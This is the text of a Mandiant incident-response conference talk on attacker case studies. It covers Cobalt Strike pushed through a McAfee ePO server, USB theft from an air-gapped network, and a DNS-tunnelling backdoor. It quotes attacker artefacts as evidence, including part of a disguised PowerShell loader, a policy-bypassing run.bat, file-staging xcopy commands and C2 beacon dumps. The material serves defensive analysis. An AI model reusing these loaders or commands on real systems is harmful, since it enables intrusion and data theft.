FireEye

ATTACKER ANTICS

ILLUSTRATIONS OF INGENUITY

Bart Inglot and Vincent Wong

FIRST™

Improving Security Together

FIRST CONFERENCE 2018

Bart Inglot

- Principal Consultant at Mandiant
- Incident Responder
- Rock Climber
- Globetrotter
  - From Poland but live in Singapore
  - Spent 1 year in Brazil and 8 years in the UK
  - Learning French… poor effort!

- Twitter: @bartinglot

Vincent Wong

- Principal Consultant at Mandiant
- Incident Responder
- Baby Sitter
- 3 years in Singapore
- Grew up in Australia

Disclosure Statement

"Case studies and examples are drawn from our experiences and activities working for a variety of customers, and do not represent our work for any one customer or set of customers.

In many cases, facts have been changed to obscure the identity of our customers and individuals associated with our customers."

Today's Tales

1. AV Server Gone Bad
2. Stealing Secrets From An Air-Gapped Network
3. A Backdoor That Uses DNS for C2
4. Hidden Comment That Can Haunt You
5. A Little Known Persistence Technique
6. Securing Corporate Email is Tricky
7. Hiding in Plain Sight
8. Rewriting Import Table
9. Dastardly Diabolical Evil (aka DDE)

AV SERVER GONE BAD

Cobalt Strike, PowerShell & McAfee ePO

(1/9)

AV Server Gone Bad – Background

- Attackers used Cobalt Strike (along with other malware)
- Easily recognisable IOCs when recorded by Windows Event Logs
  - Random service name – also seen with Metasploit
  - Base64-encoded script, “%COMSPEC%” and “powershell.exe”
  - Decoding the script yields additional PowerShell script with a base64-encoded GZIP stream that in turn contained a base64-encoded Cobalt Strike “Beacon” payload.

A service was installed in the system. Service Name: **0f65bea** Service File Name: **%COMSPEC%** /b /c start /b /min **powershell.exe** -nop -w hidden **-encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkAT…**

- Attackers used Cobalt Strike “Beacon” (mostly) with “named-pipe” to enable easy pivoting
  - Also made use of occasional external C2 with malleable profile – Amazon Books anyone?
- How to easily distribute the payload to systems?

ePO Server traffic to multiple clients

```
POST /spipe/file?URL=/Software/Current\DLP_Agent\Install\0409\KB34535435.ps1&Local-Host=<REDACTED> HTTP/1.0
Accept: application/octet-stream
Accept-Language: en-us
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0 (compatible; SPIPE/3.0; Windows)
Host: <REDACTED>
Content-Length: 268950
Connection: Keep-Alive
Date: 1463707900
FileHash: A8AF70F95980484E752D25EDCB0BE9189445FD4D
FileHash256: B03B3B60300541F55AE432F37923972835361F7A5F8E42652926A0F79AD86CE7
Signature: JASq0OdEDkCrSHATv5EpIqQrLK+zG5AeBxm1T+LpITbEAb3Hil7a9Nnrh4mWzE5Vk+oOWRDa8y7vrDjHzX1pox/nrPtv/
OlyukpKx9OZtzVvqe74CbZs9pt3ko0h0Oah72JmHnkri2bh1NaWI91TVR8X9MKg1r80+SQnrtE7XKH+uBVNF3fqLg0bYybWSTfDQInSKLDPZ4zLXI28xp5/oy9ZSeRwP/
d7TQUEuMXXBxSfOZaL6lmQP0bUUXGNpH/hxn3gBoAxwIOAAuqZHXLLnZ/dPB5lOE7Fum6W6RKxRJxpJvx5C6zI9EcoTT+gj2XEew0etCHOWNP9OYG6U9M4Ew==

Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
```

That can’t be good!


Found “KB34535435.ps1” on ePO

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAsse
    $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropSe
    New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
    ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedu
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
    System.Reflection.AssemblyName('ReflectedDelegate')), [
    System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).Defin
    'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConve
    $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type,
    $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OgAAAA6ydbizODwwSLOzH3g8MEU4sDMfCJAzHGg8MEg+8EMcA
wcOrFsHAq9bSlREW0pURAAYERGJ/ZDSA5aQ0vxFGRGrLR0Rqy1N7ntFvVvZE9Ve2RPVDibA1Q4mwNUOJsDVDibA1Q4mKNUOJibKtCgmfr3l
```

- Found the file in multiple locations, including:
  - D:\Program Files (x86)\McAfee\ePolicy Orchestrator\DB\Software**Current\DLP_Agent\Install\0409**
- Also found a **RAR** file:
  - D:\Program Files (x86)\McAfee\ePolicy Orchestrator\DB\repo.rar

Attacking McAfee ePO

- Jérôme Nokin gave a talk in 2013 titled "Turning your managed Anti-Virus into my botnet" and also created "ePolicy 0wner"
  - https://funoverip.net/2013/12/turning-your-antivirus-into-my-botnet-owasp-benelux-2013-slides/
  - https://github.com/funoverip/epowner
- The "**ePolicy 0wner**" tool enables the ability to create rogue McAfee packages
- Attackers may have "borrowed" ideas from the tool



ePolicy 0wner – Rogue Package Deployment

--cli-deploy

*This mode hacks various files on the ePO server (such as **catalog.z**, **PkgCatalog.z**) and performs "Product Deployment" or "Command Execution" (with SYSTEM privs) on the managed stations. The ePO repository will be **updated with your files**, and also **replicated on all Agent-Handlers** (Multiple Agent-Handler are typically used in large network with remote branch offices to reduce network traffic between the managed stations and the master ePO repository).*


--file </path/to/file>

*The file you would like to upload/exec on the victim(s). The file will be added to a new McAfee product and then deployed on the managed stations. The new product will also embed a batch file called **'run.bat'** which contains something similar to '**start** <your file>'. [...]*

https://github.com/funoverip/epowner/blob/master/README

What was in Repo.rar?

- The RAR file contained the necessary elements required for rogue package distribution and execution.
- The “run.bat” file seems familiar…
- Evidence found it was extracted on the ePO server.



Name	Date Modified	Size	Packed	Kind	Attributes
Software	20/5/16, 09:31	349 KB	225 KB	Folder	.D.....
catalog.z	20/5/16, 09:31	75 KB	31 KB	unix compressed archive	.....A.
Current	20/5/16, 09:31	274 KB	194 KB	Folder	.D.....
DLP_Agent	20/5/16, 09:31	273 KB	194 KB	Folder	.D.....
Install	20/5/16, 09:31	273 KB	194 KB	Folder	.D.....
0409	20/5/16, 09:31	273 KB	194 KB	Folder	.D.....
ghs90P.txt	20/5/16, 09:31	9 B	9 B	Plain Text Document	.....A.
KB34535435.ps1	20/5/16, 09:31	269 KB	190 KB	Windows PowerShell Script	.....A.
PkgCatalog.z	20/5/16, 09:31	3 KB	3 KB	unix compressed archive	.....A.
replica.log	20/5/16, 09:31	704 B	446 B	Log File	.....A.
run.bat	20/5/16, 09:31	243 B	218 B	Batch File	.....A.
replica.log	20/5/16, 09:31	85 B	85 B	Log File	.....A.
replica.log	20/5/16, 09:31	88 B	86 B	Log File	.....A.
replica.log	20/5/16, 09:31	1 KB	247 B	Log File	.....A.
RepoCache	20/5/16, 09:31	349 KB	225 KB	Folder	.D.....
catalog.z	20/5/16, 09:31	75 KB	31 KB	unix compressed archive	.....A.

And in “run.bat”?

```
start "" C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -executionPolicy bypass -noexit -file "%ALLUSERSPROFILE%\Application data\mcafee\common framework\current\DLP_Agent\Install\0409\KB34535435.ps1"  && ping 127.0.0.1 -n 15 > nul
```


Remember “run.bat”? It contains something similar to ‘start <your file>’…

STEALING SECRETS FROM AIR GAPPED NETWORKS

DETECTMON and MSSHELL

(2/9)

Background



- The victim used an **air-gapped network** to keep their Intellectual Property secure


- To **move data between networks** they used a specific brand of USB storage devices
  - Dedicated software to create **encrypted containers** (proprietary format)
  - **256-bit AES** encryption
  - Manufacturer claims the security is **unbreakable**

- The attackers staged the attack in **3 phases**:
  1. **Identify systems** of interest by deploying reconnaissance utilities
  2. **Research** the security measures in place
  3. **Steal data** from encrypted containers

- Attribution by **iSIGHT Intelligence** suggests a cyber-espionage group known as **TICK**

Phase 1: Identify systems of interest

- **NirSoft USBDeview** (next slide)
  - Small **GUI utility** that lists **currently and previously connected** USB devices
  - Supports command-line arguments, e.g. export into a CSV file:



```
USBDeview.exe /scomma output.txt
```


- **DETECTMON** reconnaissance utility that **monitors drive insertion and removal**.
  - When the utility starts, it logs all connected drives
  - Logs when a removable drive is inserted or removed
  - The utility then runs the following:

```
cmd.exe /c dir <drive_root_path> /s  >>  <local_staging_path>\<year><month><day><hour>
```


  - The "**dir**" command runs **every 3 minutes** while the drive is inserted

NirSoft USBDeview

- http://www.nirsoft.net/utils/usb_devices_view.html




Phase 2: Research the encrypted containers



- **Strong crypto:** 256-bit AES by default
  - **Solution:** ?
- **Unknown file format** and the container is split across a number of files
  - **Solution:** ?
- **No disk mapping** is created when accessed with a valid password – **unlike TrueCrypt**
  - **Solution:** ?
- **Encryption chip** in the USB device (unconfirmed)
  - **Solution:** ?

Phase 2: Research the encrypted containers



- **Strong crypto:** 256-bit AES by default
  - **Solution:** capture the password
- **Unknown file format** and the container is split across a number of files
  - **Solution:** reverse-engineer the software / use APIs
- **No disk mapping** is created when accessed with a valid password – **unlike TrueCrypt**
  - **Solution:** dump the process / re-use the handle / use APIs
- **Encryption chip** in the USB device (unconfirmed)
  - **Solution:** monitor USB insertions and automatically steal predefined files

Phase 3: Crack up the encrypted containers

- MSSHELL stealer searches newly-attached fixed and removable drives

Software
Hash filenames

Container
Match extension and size

Mount it
Iterate different versions

Phase 3: Bonus


- DETECTMON steals unprotected files

```
xcopy <DRIVE>:\*.* <local_staging_path>\<current_date>\ /E /I /Q /Y
 /EXCLUDE:<local_staging_path>\sys.txt
```

- Excluded items:
  - Encrypted containers
  - PE files
  - Adobe Reader (?)
  - Files specific to victim's environment

Attribution

- TICK is a cyber espionage team that targets public and private interests in the Asia-Pacific region
- Active since at least 2009, maintained a low profile
- Targeting of Chinese dissident organisations suggests Chinese origin
- Targeted industries include: defense, heavy industry, aerospace, technology, banking, healthcare, automotive and media
- Unconfirmed reporting by Symantec indicates targets in Australia, India, Singapore and USA
- Custom Base64 alphabets / signed malware
- Malware:
  - Fat Agent and PostBot – in the past
  - Nameless Hdoor and XXMM (aka Wali) – more recently
  - Various downloaders, launchers, infectors, uploaders



OPSEC

- MSSHELL uses modified MD5
  - Single byte change of a constant in Round 3




Fig. 6.9. MD5 hashing algorithm

Round 3:

(33) $HH(A, B, C, D \mid m_5, 4, 0xfffa3942)$,
(34) $HH(D, A, B, C \mid m_8, 11, 0x8771f681)$,
(35) $HH(C, D, A, B \mid m_{11}, 16, 0x6d9d6122)$,
(41) $HH(A, B, C, D \mid m_{13}, 4, 0x289b7ec6)$,
(42) $HH(D, A, B, C \mid m_0, 11, 0xeaa127fa)$,
(43) $HH(C, D, A, B \mid m_3, 16, 0xd4ef3085)$,
(44) $HH(B, C, D, A \mid m_6, 23, 0x04881d05)$,
(45) $HH(A, B, C, D \mid m_9, 4, 0xd9d4d039)$,
(46) $HH(D, A, B, C \mid m_{12}, 11, 0xe6db99e5)$,
(47) $HH(C, D, A, B \mid m_{15}, 16, 0x1fa27cf8)$,
(48) $HH(B, C, D, A \mid m_2, 23, 0xc4ac5665)$.

0xfffaB942

Pictures: "Fundamentals of Computer Security" by Pieprzyk, Josef (et al.)

A BACKDOOR THAT USES DNS FOR C2


SOUNDBITE

(3/9)

SOUNDBITE – Capabilities

- Communicates with its command and control (C2) servers via DNS tunneling
- Can use recursive DNS servers hindering detection
- Provides an attacker the ability to
  - create processes
  - upload and download files
  - execute shell commands
  - enumerate and manipulate files and directories
  - enumerate windows
  - manipulate the registry
  - gather system information

SOUNDBITE – Beacon Example



```
0000   b3 fb 00 00 00 01 00 00 00 00 00 00 20 75 62 73   ............ ubs
0010   49 56 67 41 41 41 41 41 41 41 41 41 41 41 41 41   IVgAAAAAAAAAAAAA
0020   41 41 41 41 41 41 41 41 41 41 4f 4c 51 01 7a 07   AAAAAAAAAAOLQ.z.
0030   6e 73 71 75 65 72 79 03 6e 65 74 00 00 0a 00 01   nsquery.net.....
0040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00a0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00b0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00c0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00d0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00e0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00f0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0110   00 00 00 00 00 00 00 00                           ........
```

- 280-byte DNS query
  - z.tonholding.com
  - z.nsquery.net
- NULL RR (Resource Record)
  - 0x0a is NULL RR
  - 0x01 is Internet Class
- First 6 bytes
  - Host identifier (stored in registry)
- Last 3 bytes
  - Counter (GetTickCount)
- Custom base64 dictionary

SOUNDBITE – Example of Supported Commands

Command	Description
0x03	Start hidden window process <CommandArg0> with command line <CommandArg2>
0x04	Compress and upload file <CommandArg0>
0x05	1. Execute "C:\Windows\system32\cmd.exe /u /c <CommandArg0>" 2. Wait <CommandArg2> milliseconds for process to complete 3. Read response via created pipes, ZLIB-compress, and send
0x07	Write data specified in <CommandArg2> to file <CommandArg0>; if file <CommandArg0>'s parent directory does not exist, create it
0x0A	Enumerate windows
…	…
0x10	Move file specified in <CommandArg0> to <CommandArg2>
…	…

SOUNDBITE – C2 Command Example

```
000  00 00 00 00 FF FF FF FF 55 44 33 22 31 31 31 31  ....ÿÿÿÿUD3"1111
010  10 00 00 00 A8 00 00 00 5C 00 00 00 78 9C 9D 8D  ....¨...\...xœ..
020  C1 09 80 30 10 04 A7 0C 9F D6 E1 33 DA 82 BF 7C  Á.€0..§.ŸÖá3Ú,¿|
030  02 46 11 F5 22 46 49 FB AE 20 16 E0 E3 F6 76 61  .F.õ"FIû® .àãöva
040  EE D6 01 2D 0D 9E 9E 4C E4 90 7A AE D7 1B 81 4D  îÖ.-.žžLä.z®×..M
050  CE D3 49 33 0B 27 89 5D 39 B1 32 30 32 6B 47 2A  ÎÓI3.'‰]9±202kG*
060  7D 09 E2 27 5D 3E BC 89 AB 35 45 9C FB D9 60 CA  }.â']>¼‰«5EœûÙ`Ê
070  E5 6B B8 01 43 B2 1F B5                          åk¸.C².µ
```

Offset	Length	Description
0x10	4	C2 command (Move File)
0x14	4	Length of decompressed ZLIB data (168)
0x18	4	Length of ZLIB-compressed data (92)
0x1c	4	ZLIB-compressed data (header: 0x789c)

SOUNDBITE – Decompressed Command Example

```
000  42 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00  B...C.:.\.U.s.e.
010  72 00 73 00 5C 00 75 00 73 00 65 00 72 00 6E 00  r.s.\.u.s.e.r.n.
020  61 00 6D 00 65 00 5C 00 44 00 65 00 73 00 6B 00  a.m.e.\.D.e.s.k.
030  74 00 6F 00 70 00 5C 00 6F 00 6C 00 64 00 66 00  t.o.p.\.o.l.d.f.
040  69 00 6C 00 65 00 18 00 00 00 61 00 72 00 67 00  i.l.e.....a.r.g.
050  75 00 6D 00 65 00 6E 00 74 00 20 00 74 00 77 00  u.m.e.n.t. .t.w.
060  6F 00 42 00 00 00 43 00 3A 00 5C 00 55 00 73 00  o.B...C.:.\.U.s.
070  65 00 72 00 73 00 5C 00 75 00 73 00 65 00 72 00  e.r.s.\.u.s.e.r.
080  6E 00 61 00 6D 00 65 00 5C 00 44 00 65 00 73 00  n.a.m.e.\.D.e.s.
090  6B 00 74 00 6F 00 70 00 5C 00 6E 00 65 00 77 00  k.t.o.p.\.n.e.w.
0A0  66 00 69 00 6C 00 65 00                          f.i.l.e.
```

- Arguments are length-value pairs, with a 4-byte value for length
- Arguments are in Unicode
- Example moves **C:\Users\username\Desktop\oldfile** to **C:\Users\username\Desktop\newfile**
- Longer commands use more complex encoding and decoding technique with ZLIB


SOUNDBITE – Host Based Indicators

Indicator	Value	Value
Filename	Dropper: xwizard.exe (Unsigned) SndVolSSO.**exe** (Self-signed – Microsoft)	Dropper: mscorsvw.exe (Unsigned) csc.exe (Self-signed – Microsoft)
PE Resource	RT_RCDATA ZLIB-compressed copy of SndVolSSO.exe	RT_HTML ZLIB-compressed copy of csc.exe
